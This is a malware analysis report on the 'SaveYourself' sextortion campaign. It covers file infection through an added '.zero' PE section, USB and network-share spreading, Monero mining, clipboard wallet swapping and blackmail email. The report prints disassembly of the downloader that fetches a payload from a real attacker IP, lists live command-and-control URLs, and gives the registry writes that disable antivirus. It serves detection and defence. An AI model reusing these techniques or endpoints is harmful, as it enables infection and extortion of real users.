

THREAT ANALYSIS REPORT SAVE YOURSELF MALWARE

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SUMMARY

Recently, many users worldwide have been complaining about receiving emails from senders like 'SaveYourself@856.com'. The emails claim that the user's computer has been hacked and that they have been caught them in some awkward situations that will be shared publicly unless they pay a ransom in Bitcoin. In fact, the users receiving these emails have *not* been infected and there is no RAT controlling their computer (at least not this one).

The only malware involved is that which sends these emails from *other* compromised devices: these devices are used both as proxies to send blackmail emails to the victims, and for Monero mining. The victims' email addresses and passwords – used to make the emails appear more credible – were found in a password dump file. The capabilities of the malware are as follows:

1. Blackmailing
2. Monero mining

Infected devices were able to reach more than 110,000 users in a very short time thanks to the malware's spreading capability.

A quick *Google* search revealed many users complaining about the 'saveyourself' scam virus, as well as many sites offering their products for removal of the malware (although the users that received the email were not infected by the malware itself – their emails were just exposed in a dump), which in some cases could, ironically, lead to malware infections. It is very possible that the malware author has gathered and combined several viruses and modified them to suit their own needs.

SAMPLE ANALYSED

Example sample details (the file that is downloaded): <https://www.virustotal.com/gui/file/d0fcb364a1d37c93740edcb88695de72de8b53fcf29c6bb0fcbc792897fd9b8b/details>

Filename: e.exe, e[1].exe, a[1].exe
MD5: c3dd5eda4800c1d049d7b39d742705e1
SHA-1: 8a730173cfa801fac3fb1f5320de27b5490910d4
SHA-256: d0fcb364a1d37c93740edcb88695de72de8b53fcf29c6bb0fcbc792897fd9b8b
File size: 236 KB (241664 bytes)
File type: Win32 EXE

Example infected file: <https://www.virustotal.com/gui/file/af75c754649de2eec5122c381b4ccff583a29d8ab3d53fdaaa7a42085fe6ef39/details>

Filename: NvContainer.exe (In this case, the infected file name can be any executable...)
MD5: 1c99a724a3ca3d722c9638e80f191941
SHA-1: 80196c3948204c49da4feec6e701f4d72ff8a2c6
SHA-256: af75c754649de2eec5122c381b4ccff583a29d8ab3d53fdaaa7a42085fe6ef39
File type: Win32 EXE

PERSISTENCE & INSTALLATION

Short summary

The malware is designed to remain under the user's radar: the user thinks they are executing a legitimate program because it is eventually executed, but only after the injected section has been downloaded and the malware has been executed. The malware then deletes the alternate data stream to hide the fact that a file has been downloaded from the Internet.




Figure 1: The downloaded file is deleted.

Then, it will apply persistence and spreading techniques, after which it will pause its activity for about 24 hours to avoid detection. Only then will the malware continue to download additional executables.

Next, the malware uses the computer as a proxy station to send blackmail emails to users, and uses the CPU for Monero mining. To maintain a low profile, the malware will use only 50% of the CPU’s capability (most of the time). The specimen can also read clipboard data and replace Bitcoin wallet addresses with its own address.

Indicators of compromise

Created files

- 9be07.exe C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\IQDX3EW0\e[1].exe
- 9be07.exe C:\Users\user\AppData\Local\Temp\409F.exe
- 9be07.exe C:\Users\user\AppData\Local\Temp\dd_9be07_decompression_log.txt
- 409F.exe C:\Windows\165630396\sysblks.exe
- sysblks.exe C:\Users\user\AppData\Local\Temp\30131.exe
- sysblks.exe C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\S8MMEKF7\1[1]
- sysblks.exe C:\Users\user\AppData\Local\Temp\17926.exe
- sysblks.exe C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\IQDX3EW0\5[1]
- sysblks.exe C:\Users\user\AppData\Local\Temp\33947.exe
- sysblks.exe C:\Users\user\AppData\Local\Temp\33947.exe
- sysblks.exe C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\S8MMEKF7\6[1]
- svchost.exe C:\Windows\Prefetch\30131.EXE-D5E0685B.pf
- 17926.exe C:
- 17926.exe C:\Users\user\Desktop\chosen\procexp.exe
- 17926.exe C:\Users\user\Desktop\chosen\procexp.exe
- 17926.exe C:\Users\user\Desktop\chosen\strings.exe
- 17926.exe C:\Users\user\Downloads\7z1900-x64.exe
- 17926.exe C:\Users\user\Downloads\ChromeSetup.exe
- 17926.exe C:\Users\user\Downloads\Firefox Installer.exe
- 17926.exe C:\Users\user\Downloads\Firefox Installer.exe
- sysblks.exe C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\IQDX3EW0\7[1]
- sysblks.exe C:\Users\user\AppData\Local\Temp\16945.exe
- 16945.exe C:\ProgramData\IIKTmhStyg\cfg
- 16945.exe C:\ProgramData\IIKTmhStyg\cfgi
- 16945.exe C:\ProgramData\IIKTmhStyg\sysdrv32

16945.exe	C:\ProgramData\IKTmhStyg\r.vbs
wscript.exe	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\KmJIZQXSMi.url
syshwbr.exe	D:__\chosen\Procmon.exe
syshwbr.exe	D:__\chosen\strings64.exe
10719.exe	C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\SL0QQXSC\715[1].txt
10719.exe	C:\Users\user\AppData\Local\Temp\8191564810642097.jpg
23923.exe	C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\SL0QQXSC\n[1].txt
23923.exe	C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\SL0QQXSC\1338[1].txt
23923.exe	C:\Users\user\AppData\Local\Temp\5706894215163142.jpg
lsass.exe	\\Dell_LAB2*\MAILSLOT\NET\NETLOGON

Created files

%HOMEPATH%\cookies\user@icanhazip[1].txt

%WINDIR%\1233324385\sysgkvm.exe

<REM_DRIVE>:\.lnk

<REM_DRIVE>:__\drivemgr.exe

<REM_DRIVE>:__\notepad.exe

<REM_DRIVE>:\autorun.inf

And every file found on the remote drive

Modified registers

<HKLM>\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List\%WINDIR%\1233324385\sysgkvm.exe

%WINDIR%\1233324385\sysgkvm.exe:*:Enabled:Microsoft Windows Driver

<HKLM>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\\Microsoft Windows Driver%WINDIR%\1233324385\sysgkvm.exe

<HKCU>\Software\Microsoft\Windows\CurrentVersion\Run\\Microsoft Windows Driver%WINDIR%\1233324385\sysgkvm.exe

<HKLM>\SOFTWARE\Microsoft\Security Center\AntiVirusOverride 0x00000001

<HKLM>\SOFTWARE\Microsoft\Security Center\UpdatesOverride 0x00000001

<HKLM>\SOFTWARE\Microsoft\Security Center\FirewallOverride 0x00000001

<HKLM>\SOFTWARE\Microsoft\Security Center\AntiVirusDisableNotify 0x00000001

<HKLM>\SOFTWARE\Microsoft\Security Center\UpdatesDisableNotify 0x00000001

<HKLM>\SOFTWARE\Microsoft\Security Center\AutoUpdateDisableNotify 0x00000001

<HKLM>\SOFTWARE\Microsoft\Security Center\FirewallDisableNotify 0x00000001

Created processes

%WINDIR%\1233324385\sysgkvm.exe

%TEMP%\19713.exe

%TEMP%\33418.exe

%TEMP%\25177.exe

%TEMP%\10744.exe

%TEMP%\21972.exe

%WINDIR%\1782026319\sysxqbm.exe
%WINDIR%\2481323766\sysdxun.exe
%WINDIR%\2432812312\syszpnq.exe

Network communication

http://185.176.27.132/t.php?new=1
http://urusurofhsorhfuuhl.cc/t.php?new=1
http://193.32.161.73/t.php?new=1
http://185.176.27.132/1
http://185.176.27.132/2
http://185.176.27.132/3
http://185.176.27.132/4
http://185.176.27.132/5
http://185.176.27.132/6
http://185.176.27.132/7
http://185.176.27.132/8
http://icanhazip.com/
http://193.32.161.73/_1/n.txt
http://193.32.161.73/_1/1118.txt
http://193.32.161.73/_2/n.txt
http://193.32.161.73/_2/1315.txt
http://193.32.161.73/_3/n.txt
http://193.32.161.73/_3/895.txt
http://193.32.161.73/_5/n.txt
http://193.32.161.73/_5/145.txt
185.176.27.132:80
7.5.7.7:80
98.137.159.24:25 (TCP)
106.10.248.84:25 (TCP)
98.137.159.24:25
Many smtp communications

Full execution flow



Figure 2: Full execution flow.




Figure 3: Execution flow of section `.zero`.

The malware changes the entry point to this section so that the malware code is the first code to be executed. All infected samples contain an additional section header: `.zero`.

Member	Offset	Size	Value	Meaning
Magic	00000140	Word	010B	PE32
MajorLinkerVersion	00000142	Byte	0E	
MinorLinkerVersion	00000143	Byte	10	
SizeOfCode	00000144	Dword	00094C00	
SizeOfInitializedData	00000148	Dword	00185E00	
SizeOfUninitializedData	0000014C	Dword	00000000	
AddressOfEntryPoint	00000150	Dword	0021D000	.zero
BaseOfCode	00000154	Dword	00001000	
BaseOfData	00000158	Dword	00096000	

Figure 4: The `.zero` section header visible in Process Monitor.

The infected samples are downloaders: they are injected with the section that has the URL required to download the main malware.

Looking at this section in *IDA*, we can see that the section's functionality is to download additional files, disguise that they were downloaded from the Internet, and execute the downloaded binary.

The section with the URL creates a text file in the user's `appdata\roaming\winsvc.txt`. The text file will either be empty, or its content will have been deleted, or it will be used as an infection marker.

The URL section then dynamically calls the `urlmon` function, `UrlDownloadToFile`, with a predefined URL (`http://193.32.161.73/e.exe`) and downloads the function to the temp folder. Some samples turn into an `e[1].exe` or `a.exe` file. Next, the URL section loads `user32.dll` and deletes the alternate data stream `'zone.identifier'` to hide the fact that it was downloaded from the Internet. After that, the downloaded file is executed. Finally, the section with the URL will also execute the original program that was infected (even if it didn't succeed in one of its steps).

The predefined URL is not written as one string; it is separated into ASCII characters that are 'moved' to the registry one by one (see Figure 5). Consequently, the sample looks legitimate while it's running (the company name and other characteristics remain the same, but the signature doesn't).

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cmp [ebp+var_228], 0
jnz short loc_43439C

loc_43439C:
mov     eax, 68h
mov     [ebp+var_6A0], ax ; http://1...../e.exe
mov     ecx, 74h
mov     [ebp+var_69E], cx
mov     edx, 74h
mov     [ebp+var_69C], dx
mov     eax, 70h
mov     [ebp+var_69A], ax
mov     ecx, 3Ah
mov     [ebp+var_698], cx
mov     edx, 2Fh
mov     [ebp+var_696], dx
mov     eax, 2Fh
mov     [ebp+var_694], ax
mov     ecx, 31h
mov     [ebp+var_692], cx
mov     edx, 39h
mov     [ebp+var_690], dx
mov     eax, 33h
mov     [ebp+var_68E], ax
mov     ecx, 2Eh
mov     [ebp+var_68C], cx
mov     edx, 33h
mov     [ebp+var_68A], dx
mov     eax, 32h
mov     [ebp+var_688], ax
mov     ecx, 2Eh
mov     [ebp+var_686], cx
mov     edx, 31h
mov     [ebp+var_684], dx
mov     eax, 36h
mov     [ebp+var_682], ax
mov     ecx, 31h
mov     [ebp+var_680], cx
mov     edx, 2Eh
mov     [ebp+var_67E], dx
mov     eax, 37h
mov     [ebp+var_67C], ax
mov     ecx, 33h
mov     [ebp+var_67A], cx
mov     edx, 2Fh
mov     [ebp+var_678], dx
mov     eax, 65h
mov     [ebp+var_676], ax
mov     ecx, 2Eh
mov     [ebp+var_674], cx
mov     edx, 65h
mov     [ebp+var_672], dx
mov     eax, 78h
mov     [ebp+var_670], ax
mov     ecx, 65h
mov     [ebp+var_66E], cx
xor     edx, edx
mov     [ebp+var_66C], dx
push    0
push    0
lea     eax, [ebp+var_448] ; path of the executable that will be downloaded
push    eax
lea     ecx, [ebp+var_6A0] ; url of exe to download
push    ecx
push    0
call    [ebp+var_228] ; ur1mon.UrlDownloadToFile
test    eax, eax
jz     short loc_434500 ; user32.dll
    
```

Figure 5: The ASCII characters that form the URL.

Execution

After the file is downloaded, it executes as 'sys****.exe' (using four random characters on each execution).

The file is located in a hidden folder that it creates on C:\Windows\310926922 (the number is randomly generated on each execution). Note: The attacker has made it more difficult to view all of the hidden items. It's not enough simply to tick 'view hidden items' in the folder view options. The system files option in the settings must also be ticked.

The malware then tries to resolve multiple addresses and queries '/t.php?new=1' on each of them.

As shown in Figure 6, all the requests result in a 502 error except the one that the hacker tries to reach via IP address 185.176.27.132/t.php?new=1, which results in response code 200, with '0' as the answer server:nginx/1.10.3 (ubuntu).

The malware is then able to create files in the user's appdata temp folder: C:\Users\user~1\AppData\Local\Temp.

In Figure 7 we can see that the process reads the password dump file and then sends the emails.



Figure 6: Most HTTP queries result in 502 errors.

Process Name	PID	Operation	Path	Result	Detail
38168.exe	6384	ReadFile	C:\Users\Martin Davis\AppData\Local\Temp\4307282511123918.jpg	SUCCESS	Offset: 622,592, Length: 4,096
38168.exe	6384	ReadFile	C:\Users\Martin Davis\AppData\Local\Temp\4307282511123918.jpg	SUCCESS	Offset: 626,688, Length: 4,096
38168.exe	6384	ReadFile	C:\Users\Martin Davis\AppData\Local\Temp\4307282511123918.jpg	SUCCESS	Offset: 630,784, Length: 4,096
38168.exe	6384	ReadFile	C:\Users\Martin Davis\AppData\Local\Temp\4307282511123918.jpg	SUCCESS	Offset: 634,880, Length: 4,096
38168.exe	6384	ReadFile	C:\Users\Martin Davis\AppData\Local\Temp\4307282511123918.jpg	SUCCESS	Offset: 638,976, Length: 4,096
38168.exe	6384	ReadFile	C:\Users\Martin Davis\AppData\Local\Temp\4307282511123918.jpg	SUCCESS	Offset: 643,072, Length: 2,767
38168.exe	6384	ReadFile	C:\Users\Martin Davis\AppData\Local\Temp\4307282511123918.jpg	END OF FILE	Offset: 645,839, Length: 4,096
38168.exe	6384	CloseFile	C:\Users\Martin Davis\AppData\Local\Temp\4307282511123918.jpg	SUCCESS	
38168.exe	6384	TCP Send	Dell_LAB3:65495 -> mtaproxy1.free.mail.vip.bf1.yahoo.com:smtp	SUCCESS	Length: 38, starttime: 6001573, endtime: 6001573
38168.exe	6384	TCP Receive	Dell_LAB3:65495 -> mtaproxy1.free.mail.vip.bf1.yahoo.com:smtp	SUCCESS	Length: 158, seqnum: 0, connid: 0
38168.exe	6384	Thread Exit		SUCCESS	Thread ID: 92356, User Time: 0.0000000, P...
38168.exe	6384	TCP Connect	Dell_LAB3:65510 -> imta-ch2.sys.comcast.net:smtp	SUCCESS	Length: 0, mss: 1398, sackopt: 0, tsopt: 0, y...
38168.exe	6384	TCP Send	Dell_LAB3:65499 -> mtaproxy1.free.mail.vip.bf1.yahoo.com:smtp	SUCCESS	Length: 22, starttime: 6001575, endtime: 6001575
38168.exe	6384	TCP Receive	Dell_LAB3:65499 -> mtaproxy1.free.mail.vip.bf1.yahoo.com:smtp	SUCCESS	Length: 104, seqnum: 0, connid: 0
38168.exe	6384	TCP Connect	Dell_LAB3:65509 -> mtaproxy1.aol.mail.vip.gq1.yahoo.com:smtp	SUCCESS	Length: 0, mss: 1398, sackopt: 1, tsopt: 0, y...
38168.exe	6384	TCP Send	Dell_LAB3:65497 -> mtaproxy1.aol.mail.vip.gq1.yahoo.com:smtp	SUCCESS	Length: 22, starttime: 6001572, endtime: 6001572
38168.exe	6384	TCP Receive	Dell_LAB3:65497 -> mtaproxy1.aol.mail.vip.gq1.yahoo.com:smtp	SUCCESS	Length: 103, seqnum: 0, connid: 0
38168.exe	6384	TCP Send	Dell_LAB3:65500 -> mtaproxy1.free.mail.vip.bf1.yahoo.com:smtp	SUCCESS	Length: 22, starttime: 6001577, endtime: 6001577
38168.exe	6384	TCP Receive	Dell_LAB3:65500 -> mtaproxy1.free.mail.vip.bf1.yahoo.com:smtp	SUCCESS	Length: 104, seqnum: 0, connid: 0
38168.exe	6384	TCP Connect	Dell_LAB3:65511 -> al-ip4-mx-vip2.prodigy.net:smtp	SUCCESS	Length: 0, mss: 1398, sackopt: 1, tsopt: 0, y...
38168.exe	6384	TCP Send	Dell_LAB3:65498 -> ff-ip4-mx-vip1.prodigy.net:smtp	SUCCESS	Length: 22, starttime: 6001576, endtime: 6001576
38168.exe	6384	TCP Receive	Dell_LAB3:65498 -> ff-ip4-mx-vip1.prodigy.net:smtp	SUCCESS	Length: 138, seqnum: 0, connid: 0

Figure 7: The password dump file is read and the emails are sent.

Monero miner

The miner communicates with the pool URL at port 7777.

c:\windows\notepad.exe -c "c:\programdata\IIKTmshStvg\cfg" (the 'IIKTmshStvg' part is randomly generated in every execution).

The program 'notepad.exe' might actually be the miner and not Notepad.



Figure 8: Strings in the memory of 'notepad.exe' that runs the miner.




Figure 9: Process tree of syszttz.exe running the process that runs the miner with command line to the configuration file.

Persistency

The malware writes itself to the run key (both HKLM and HKCU) as 'Microsoft Windows Driver' (HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run Microsoft Windows Driver), so it will run after restart.

The executable is the one in the Windows hidden folder.

It then disables *Windows Defender* anti-virus: HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Security Center AntiVirusOverride.

The infected files look innocent in procexp because all of their characteristics are preserved: description, company name, icon.

After about 24 hours, the malware will have downloaded dozens of executables onto the victim's system. We noticed two main activities running on the system:

- Miner
- Blackmail emails

As for the first activity, the CPU usage was kept at 50% to avoid user suspicion, and the strings extracted from that process indicated that it was a Monero miner. The miner had placed a Base64-encoded configuration file in the folder. It also had a watchdog that revived the process that had been shut down. In addition, the miner was also communicating with the pool address in port 8888.

The second activity was noticed while analysing the network logs: multiple requests sent to addresses in port SMTP 25. In addition, there were multiple '.jpg' files in the temp folder. The files were not real pictures, but text files containing email addresses and passwords. The attacker uses the victim's computer to brute force as many accounts as it can. It also might be downloading different executables based on different parameters. For example, if the parameter is a domain, the attacker might download ransomware or spread targeted RATs.

Spreading

The malware spreads as much as it can: it infects connected USB devices and network shares. In both cases it creates a hidden folder named '_' (underscore) and copies all of the drive content there. It then places a link in the main view that leads to the folder as well as executing a file called 'drivemgr.exe' that it placed there. In addition, the malware writes an '.ini' file for autoplay.




Figure 10: A hidden folder named ‘_’ is created.

The .ini file is interesting because, in addition to the expected ‘drivemgr.exe’ execution, the malware also logs the first computer name and user name that opened the executable (and, in fact, infected the station).

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XBSB7156OHDC4USPÀ0È:iDLE+0BS+00CSCEM/C:\V1ùNèkDLEWindows@ BOT1%/M.1ùNèk.-ò6VXSOHèJFASOHWindowsSYN21ùN`hDLESystem32B
Ma;cmd.exe@
C1B7XÁ5QzDLEC:\Windows\System32\cmd.exe$/cstart _ & \DriveMgr.exe&exitWtshell132.dllDC4ETXSOH %windir%\system32\cmd.exe%windir%\syste
Xde1l_lab2z*1<Ô%:M;xn$`Uä=$BS^ÀÚ0éDC1-còSYNTvZACKZ*1<Ô%:M;xn$`Uä=$BS^ÀÚ0éDC1-còSYNTvZACKI
61840833-1339729245-100191SPS±SYNmD-RTpHSH@.a=xGCShHg+GX`"
    
```

Figure 11: The .ini file.

Another thing the malware does to make sure it will not disappear easily is to infect all executable files found on the machine. It infects the files by adding the ‘.zero’ section that downloads the malware. So, besides copying a malicious executable that will surely be executed on the machine when clicking on the link or connecting it to a computer that will autoplay it, the malware also ensures that using any of the executables will infect the system as well.

The desired executable will then run as it should, so the user won’t suspect that there’s anything wrong. Nor will anything look suspicious when analysing the sample since, at first glance, it will look like known software (icon, signature, strings, functionality).

The malware also creates vbs c:\programdata\IIKTmhStvgr.vbs and C:\users\martin\appdata\roaming\microsoft\windows\start menu\programs\startup\KmjJZXSMi.url.

Static

One way to identify an infected file is to look at the TimeDateStamp (found at Nt headers -> file header) where we’ll see that its original value has been changed to ‘0000DEAD’.

Procmon.exe	Procmon.exe	sysdrv32.exe	prooexp64.exe	Procmon.exe	Procmon.exe	sysdrv32.exe	prooexp64.exe
Member	Offset	Size	Value	Member	Offset	Size	Value
Machine	0000011C	Word	014C	Machine	0000012C	Word	014C
NumberOfSections	0000011E	Word	0005	NumberOfSections	0000012E	Word	0006
TimeDateStamp	00000120	Dword	5A822355	TimeDateStamp	00000130	Dword	0000DEAD
PointerToSymbolTa...	00000124	Dword	00000000	PointerToSymbolTa...	00000134	Dword	00000000
NumberOfSymbols	00000128	Dword	00000000	NumberOfSymbols	00000138	Dword	00000000
SizeOfOptionalHea...	0000012C	Word	00E0	SizeOfOptionalHea...	0000013C	Word	00E0
Characteristics	0000012E	Word	0102	Characteristics	0000013E	Word	0102

Figure 12: The original value of the TimeDateStamp field was changed to ‘0000DEAD’.

The malware also changes the 'AddressOfEntryPoint' field (found at Nt Headers → optional header) from .text to .zero.

SizeOfUninitializedData	0000014C	Dword	00000000	
AddressOfEntryPoint	00000150	Dword	0021D000	.zero
BaseOfCode	00000154	Dword	00001000	

Figure 13: The AddressOfEntryPoint field is changed to .zero.

More changes can be found at Nt Headers → optional header → Data directories. For example, the original executable has the field 'Security Directory RVA' offset in the .rsrc section whilst the infected file changed it to .reloc at the other offset value.

The executable also moves 'TLS directory RVA' somewhere in .rdata and all the offset values change as a result.

Another change is that the infected file has a 'TLS directory' that didn't exist beforehand.

Analysing Wireshark

After analysing packets, we've seen that the malware sends emails to the previously mentioned addresses.

In the email, the hacker claims that he has full control of the recipient's computer, which is why he knows the user's password and has been able to record him in an awkward situation. The hacker also threatens to send the video recording to all of the user's contacts and social media accounts unless the user pays 1,600 in BTC, which is to be transferred to the hacker's Bitcoin wallet:

Wallet number: 194iizBy5K9AVDqTBvzDAWR6t9MrrqvseZ

While on the attacked machine, we tried to search for this wallet, so we copied the address from the threatening email. However, when we pasted the wallet's address, we found that it had changed because the attacker monitors clipboard data, and if he finds this address, he replaces it with a different one, making it harder to track him. (The attacker might also be listening for addresses and stealing passwords.)

Unfortunately for the attacker, the search for his address revealed that he hadn't received any money.

Also unfortunately for the attacker most, if not all, of his mails were blocked by companies' anti-spam engines (*Google, Outlook, Yahoo!*).

Of course, there are a lot of wallets and different messages, but the ones we checked were all empty with no transaction history.




Figure 14: Empty Bitcoin wallet with no transaction history.

SHORT SUMMARY

Remediation

Any anti-virus product should be able to remove this malware. In the case of *Reason Antivirus*, the instructions are as follows:

- Download the *Reason Antivirus* software.
- Double click on the installed executable and follow the prompts to complete the installation.
- Once the installation is complete, click 'Finish'.
- Definitions and security patches will automatically be updated.
- Once the process is complete, select the 'Scan Now' button to start your scan.
- When the scan is finished, select all the threats that were detected and then click on 'Remove selected threats'.
- When prompted, restart your computer.

METADATA

Example downloader hashes

- d2693eed8d1ceab792c1673ccc5becf5cbe09a0889073a757280ac0ef33a8819
- e3fa69c87bc015782a9429df6115a69bf621c5f725e704089f2a92ec9291e4fe
- 0a744b7e413dc3b6359386b368f70aa0ce7a8b5a5483c4f14ba9cfa750e91952
- 4d2e3676b17f01d7f218927852498af212577807f8967c5c697ff34687e98e2c
- 39dbe24188dfc567a81b2fd92c907df8e0f333dc29f4fc5ddeffbb2c81081b1
- 4072d7b0f1d8589cb8e4da19ab2a4ab48260006f5b31a27977647d2e1bfc8d6a
- 022181bb26aaba3d7fe345b0433bbb68e1207120a0a33fb0df92ab05c6a7f3f8
- 53f13fc7aca9039614dfa5ddd03d2a8d390a7cad9952c3fcb5dd75dca6330136
- 1db561eb0c28131087fc395efcb8612518e47ca0327cb89a9c48d5b927c92608
- df5fdf07f6a62f6cc4d33d8cc5527bc7b4c84e09f96ae4b3da8e42a4e319f2f3

Example Dropper hashes

- d0fcb364a1d37c93740edcb88695de72de8b53fcf29c6bb0fcbc792897fd9b8b
- fb65d79de9deb18e8d1384ced84fce5dbf56933ee5d64b80a273289139912054
- dca8896d108c910d51c6115c31e954e1ea565ec80a9dd2ef5389388d55d64b3a
- af75c754649de2eec5122c381b4ccff583a29d8ab3d53fdaaa7a42085fe6ef39
- c155c1af9dcda56b8a636cd75534349449fbc89370e5932454473269db27aef6
- a10f49890656980f4899ea7f6c0deb4780db2a7c6618a331f98a2de13004573d
- f136e1ac6032d4255522a6418ed9a0cacdb54d74a1c112c4d5e395224fab011a
- 1c9dcf5f37140e046cd0f7f92a70a8243c5728aa2152e83772093175ff2d124a
- feb6673246d196ff9a4b59636825d110679d0c7931f11be399b4ffb78756cad8
- cdd15c6650c046171cc83dec7aec1b8f19a30f3d4886b035aa195c0c5a630224
- 6aea730a525a7e8999e05a77cf61010fd43dbde6ae1f4fe4110538b3202baf9e
- 99b65d3ecbd87835847b50354594358b199cbb441b264dd938b08e37b359d280

Example hashes of infected files

- 03ff61738e1f8fb9ef1dbbfcde30307594a300ece795b34aba7954e500f99cf3
- e0e603a96bb3f72b197fff899757d2010b5c24658b68bd688422e8a28be5791d

